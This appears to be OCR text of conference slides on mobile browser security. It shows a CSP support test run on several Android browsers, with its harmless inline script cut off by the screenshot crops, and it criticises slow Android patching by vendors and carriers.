
Implementation

- Content-Security-Policy (Current Standard)
- X-Content-Security-Policy (Deprecated)
- X-Webkit-CSP (Deprecated)

Problem with Mobile Browsers And CSP

Most of the mobile browsers do not support **Content-Security-Policy** headers

CSP Enforcement Across Chrome & Firefox


content-security-policy.cc

Test

Mozilla/5.0 (Linux; Android 4.4.4; SM-G530H Build/KTU84P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.91 Mobile Safari/537.36


JavaScript CSP Browser Test CSP Level 1

Note this test requires that you have JavaScript Enabled

✔ CSP Supported

If you can read this, then the inline JavaScript below this line did not execute.

CSP header enforcement on Chrome for Android


content-security-policy.com/br

Mozilla/5.0 (Android 4.4.4; Mobile; rv:45.0) Gecko/45.0 Firefox/45.0

JavaScript CSP Browser Test CSP Level 1


Note this test requires that you have JavaScript Enabled

✔ CSP Supported

If you can read this, then the inline JavaScript below this line did not execute.

```
<script>
  //if CSP is supported this will r
  window.onload=function(){
      var isNode = document.getElem
```

CSP header enforcement on Firefox for Android



JavaScript CSP Browser Test CSP Level 1


Note this test requires that you have JavaScript Enabled

CSP Not Supported

Your browser does not support CSP, the inline script executed and replaced this div content

```
<script>
  //if CSP is supported this will
not run
  window.onload=function(){
      var jsNode = document.getEle
mentById("jsNode");
      jsNode.innerHTML = "<h3> CSP
 Not Supported</h3> Your browser d
oes not support CSP, the inline sc
ript executed and replaced this di
v content";
      jsNode.className = "alert al
```

Dolphin Browser



JavaScript CSP Browser Test

CSP Level 1


Note this test requires that you have JavaScript Enabled

CSP Not Supported

Your browser does not support CSP, the inline script executed and replaced this div content

```
<script>
  //if CSP is supported this will
not run
  window.onload=function(){
      var jsNode = document.getEle
mentById("jsNode");
      jsNode.innerHTML = "<h3> CSP
 Not Supported</h3> Your browser d
```

Android Stock Browser



Opera/9.80 (Android; Opera Mini/15.0.2125/37.8025; U; en) Presto/2.12.423 Version/12.16

JavaScript CSP Browser Test CSP Level 1

Note this test requires that you have JavaScript Enabled

CSP Not Supported

Your browser does not support CSP, the inline script executed and replaced this div content


```
<script>
```

Opera Mini Browser


Android Patch Management And issues

- ✓ **Vulnerabilities** identified are often not fixed in a **timely manner**.
- ✓ **Vendor** doesn't **acknowledge, patch** and doesn't make a **new build available.**
- ✓ A lot of android devices are **still shipped** with **older versions.**
- ✓ Even if the **vulnerability is patched**, Users don't get timely updates.
- ✓ OEM's modify the code and **do not ship patches in a timely manner**.
- ✓ Phones don't support **upgrade**.


How Apple Patch management Works?



How Android Nexus Patch Management Works?



How Everything else works?



Blackhat Sound Bytes

- ✓ **SOP** is most important **security boundary** for Browsers, it must be treated with seriously.
- ✓ **Handset manufacturers**, **Wireless carriers**, and **Google** -- must do a better job of **ensuring security for everyone**, not just rich people.
- ✓ Stick with browsers from app publishers with long track records of fixing bugs

Credits

- ✓ Tod Beardsley
- ✓ Joe Vennix
- ✓ Haru Sugiyama
- ✓ File Descriptor
- ✓ Mario Heiderich
- ✓ Gareth Heyes
- ✓ Christian Schneider
- ✓ Giuseppe Trotta
- ✓ Ahamed Nafeez